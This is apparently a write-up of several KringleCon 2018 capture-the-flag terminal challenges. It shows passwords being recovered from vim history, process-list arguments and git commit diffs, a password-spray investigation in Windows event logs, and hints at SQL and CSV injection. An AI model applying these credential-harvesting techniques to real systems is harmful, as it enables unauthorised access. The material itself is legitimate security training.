elf@4a0639188f12:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4
```


```
# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
```

Answer

Elinore

Hint

Hey, thanks for the help with the investigation, gumshoe.

Have you been able to solve the lock with the funny shapes?

It reminds me of something called "de Bruijn Sequences."

You can optimize the guesses because there is no start and stop -- each new value is added to the end and the first is removed.

I've even seen de Bruijn sequence generators online.

Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well.

Mathematically this is k=4, n=4 to generate the de Bruijn sequence.

Math is like your notepad and pencil - can't leave home without it!

I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?

4. Wunorse Openslae - Stall Mucking Report

Challenge

Data Repo Analysis

Request

"Hi, I'm Wunorse Openslae

What was that password?


Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!

I've got to upload my chore report to my manager's inbox, but I can't remember my password.

Still, with all the automated tasks we use, I'll bet there's a way to find it in memory..."

Solution

Start by running `ps ax | less` to check the current running processes:



```
  PID TTY      STAT   TIME COMMAND
    1 pts/0    Ss     0:00 /bin/bash /sbin/init
   10 pts/0    S      0:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none
 --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-
advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-uplo
ad/ directreindeerflatterystable -U report-upload
   11 pts/0    S      0:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.p
y
   15 pts/0    S      0:00 /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-
check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice
 -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ di
rectreindeerflatterystable -U report-upload
   16 pts/0    S      0:00 /usr/bin/python /home/manager/report-check.py
   17 pts/0    S      0:00 sudo -u elf /bin/bash
   19 pts/0    S      0:00 /bin/bash
   23 ?        Ss     0:00 /usr/sbin/smbd
   24 ?        S      0:00 /usr/sbin/smbd
   25 ?        S      0:00 /usr/sbin/smbd
   27 ?        S      0:00 /usr/sbin/smbd
   29 pts/0    S      0:00 sleep 60
   30 pts/0    R+     0:00 ps ax
   31 pts/0    R+     0:00 /bin/bash
(END)
```

It looks like someone used sudo to run the `samba-wrapper.sh` script as the 'manager' user and provided both the SMB `report-upload` user and `directreindeerflatterystable` password on the command line. We also see that the name of the share is `report-upload`.

Simply mount the SMB share and upload `report.txt` using `put report.txt`:

```
$ smbclient '\\localhost\report-upload' directreindeerflatterystable -U
report-upload
smb: \> put report.txt
```

Answer

directreindeerflatterystable (a nod to https://xkcd.com/936/)

Hint

> *"Thank goodness for command line passwords - and thanks for your help!*
>
> *Speaking of good ways to find credentials, have you heard of Trufflehog?*
>
> *It's a cool way to dig through repositories for passwords, RSA keys, and more.*
>
> *I mean, no one EVER uploads sensitive credentials to public repositories, right? But if they did, this would be a great tool for finding them.*
>
> *But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!*
>
> *Have you tried the entropy=True option when running Trufflehog? It is amazing how much deeper it will dig!"*

5. Holly Evergreen - CURLing Master

Challenge

AD Privilege Discovery

Request

"Hi, I'm Holly Everygreen.

Oh that Bushy!

Sorry to vent, but that brother of mine did something strange.


The trigger to restart the Candy Striper is apparently an arcane HTTP call or 2.

I sometimes wonder if all IT folk do strange things with their home networks..."

Solution

The terminal session prints out a message that the candy striper machine has stopped and you need to find the correct request to send to the striper machine to get it back up and running.


First we check the Nginx configuration file and see that there's a comment by Bushy stating "# *love using the new stuff! -Bushy*" and which appears to be related to HTTP/2. We also find that the HTTP/2 server is running on port 8080.



```
        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
                root /var/www/html;

                location ~ [^/]\.php(/|$) {
                    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
                    if (!-f $document_root$fastcgi_script_name) {
                        return 404;
```

Next we send a http2 request to http://localhost:8080/

```
$ curl --verbose --http2-prior-knowledge http://localhost:8080
```



```
elf@3c80a7ffbcb2:~$ curl --verbose --http2-prior-knowledge http://localhost:8080
* Rebuilt URL to: http://localhost:8080/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8080 (#0)
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x55cd63f8fdc0)
> GET / HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.52.1
> Accept: */*
>
* Connection state changed (MAX_CONCURRENT_STREAMS updated)!
< HTTP/2 200
< server: nginx/1.10.3
< date: Wed, 26 Dec 2018 21:34:29 GMT
< content-type: text/html; charset=UTF-8
<
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
elf@3c80a7ffbcb2:~$
```

Now we know the correct instructions to turn the candy striper machine back on:

```
$ curl --verbose -X POST --data "status=on" --http2-prior-knowledge
http://localhost:8080
```

Answer

HTTP/2 POST request with status=on parameter

Hint

> *"Unencrypted HTTP/2? What was he thinking? Oh well.*
>
> *Have you ever used Bloodhound for testing Active Directory implementations?*
>
> *It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.*
>
> *AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.*
>
> *Have you seen anyone demo the tool before?"*

6. Pepper Minstix - Yule Log Analysis

Challenge

Badge Manipulation

Request

"Hi, I'm Pepper Minstix.

Have you heard of password spraying? It seems we've been victim.

We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.

Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing."

Solution


Luckily for us the terminal provides an `evtx_dump.py` script which we can use to dump the event log for easier grep'ing. While failed login attempts are not uncommon the trick is to look for failed attempts across different accounts but coming from the same source IP. This would be a good indicator of a password spraying attempt:

Grep for event ID 4625 to find the failed attempts:


```
$ evtx_dump.py ho-ho-no.evtx | grep 4625 -B 2 -A 37 | grep '0xc000006a' -B 24 -A 13
```

The same query, but this time only show the source IP addresses:

```
$ evtx_dump.py ho-ho-no.evtx | grep 4625 -B 2 -A 37 | grep '0xc000006a' -B 24 -A 13 | grep -i ipaddress
```



```
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">wunorse.openslae</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc000006a</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
```




```
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">36161</Data>
</EventData>
</Event>
elf@5907beca8bf2:~$ evtx_dump.py ho-ho-no.evtx | grep 4625 -B 2 -A 37 | grep '0xc000006a'
-B 24 -A 13 | grep -i ipaddress
<Data Name="IpAddress">10.158.210.210</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpAddress">172.31.254.101</Data>
elf@5907beca8bf2:~$
```

While there's 8 failed login attempts 7 of them appear to be from `172.31.254.102`. When reviewing the output of the first command we can also see that each of the failed attempts is for a different user name. Now we need to find the account which was compromised.
As `172.31.254.102` does not appear to be a legitimate user we can find the compromised account by searching for any event ID 4624 logins tied to source IP `172.31.254.102`.

Grep for successful logins by `172.31.254.102` and only show the UserName lines:

```
$ evtx_dump.py ho-ho-no.evtx | grep 4624 -B 2 -A 37 | grep
'172.31.254.101' -B 34 -A 3 | grep -i username
```



```
elf@5907beca8bf2:~$ evtx_dump.py ho-ho-no.evtx | grep 4624 -B 2 -A 37 | grep '172.31.254.1
01' -B 34 -A 3 | grep -i username
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="TargetUserName">minty.candycane</Data>
elf@5907beca8bf2:~$
```

Answer

minty.candycane

Hint

"Well, that explains the odd activity in Minty's account. Thanks for your help!

All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.

Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge.

I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".

I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability.

I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster."

7. Sparkle Redberry - Dev Ops Fail

Challenge

HR Incident Response

Request

"Hi, I'm Sparkle Redberry!


Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.

I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!

Care to check my Cranberry Pi terminal and prove me right?"


Solution

We need to determine what commit contains the sensitive information. Source code repositories like Git never overwrite any data and keep a full log of the changes that were made in case there's a need to revert back to a specific moment in time (which is what these tools are designed for, among other things). We first use `git log` to review the commit log.




```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
--More--
```

Commit entry `60a2ffea7520ee980a5fc60177ff4d0633f2516b` appears to be the one we're looking for. Apparently Tangle Coalbox (@tcoalbox) found out that Sparkle had pushed a commit containing credentials to the repository so she tried to fix it. Checking the commit details using `git commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b` shows the changes.



```
elf@1bd4952813e3:~/kcconfmgmt$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use
```



```
diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@1bd4952813e3:~/kcconfmgmt$
```

Answer

twinkletwinkletwinkle

Hint

"Oh my golly gracious - Tangle was right? It was still in there? How embarrassing!

Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.

I wonder if Tangle Coalbox has taken a good look at his own employee import system.

It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.

I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.

I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such oploads."

8. SugarPlum Mary - Python Escape from LA

Challenge

Network Traffic Forensics

Request

"Hi, I'm Sugarplum Mary.

I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?

Can you please help me by escaping from the Python interpreter?"


Solution

The solution to this hint challenge is provided near the end of Mark Baggett's *Escaping Python Shells* talk (https://www.youtube.com/watch?v=ZVx2Sxl3B9c). The idea is to use a local Python install to write a function and generate the code needed to escape the Python shell.

